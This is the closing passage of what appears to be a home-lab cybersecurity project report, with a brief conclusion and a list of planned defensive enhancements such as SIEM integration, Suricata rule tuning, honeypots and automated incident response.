The hands-on nature of this independent project provides far deeper insight into attacker behavior and defensive tooling than theoretical study alone. The lab serves as a reusable, extensible platform for continued cybersecurity skill development.

13. Future Enhancements

- SIEM Integration — Deploy Wazuh or the Elastic Stack to centralise Suricata and pfSense logs, enabling cross-source correlation and real-time dashboards.
- Advanced Rule Tuning — Build custom Suricata signatures for lab-specific patterns and apply suppression lists to reduce false positives.
- Honeypot Deployment — Add Cowrie or OpenCanary as decoy services to capture attacker behaviour and build threat intelligence.
- Automated Incident Response — Script automated responses to high-severity alerts — isolating segments, sending notifications, and generating incident tickets.
- IPv6 and Wireless Simulation — Extend the lab to cover IPv6 attack vectors and wireless security testing scenarios.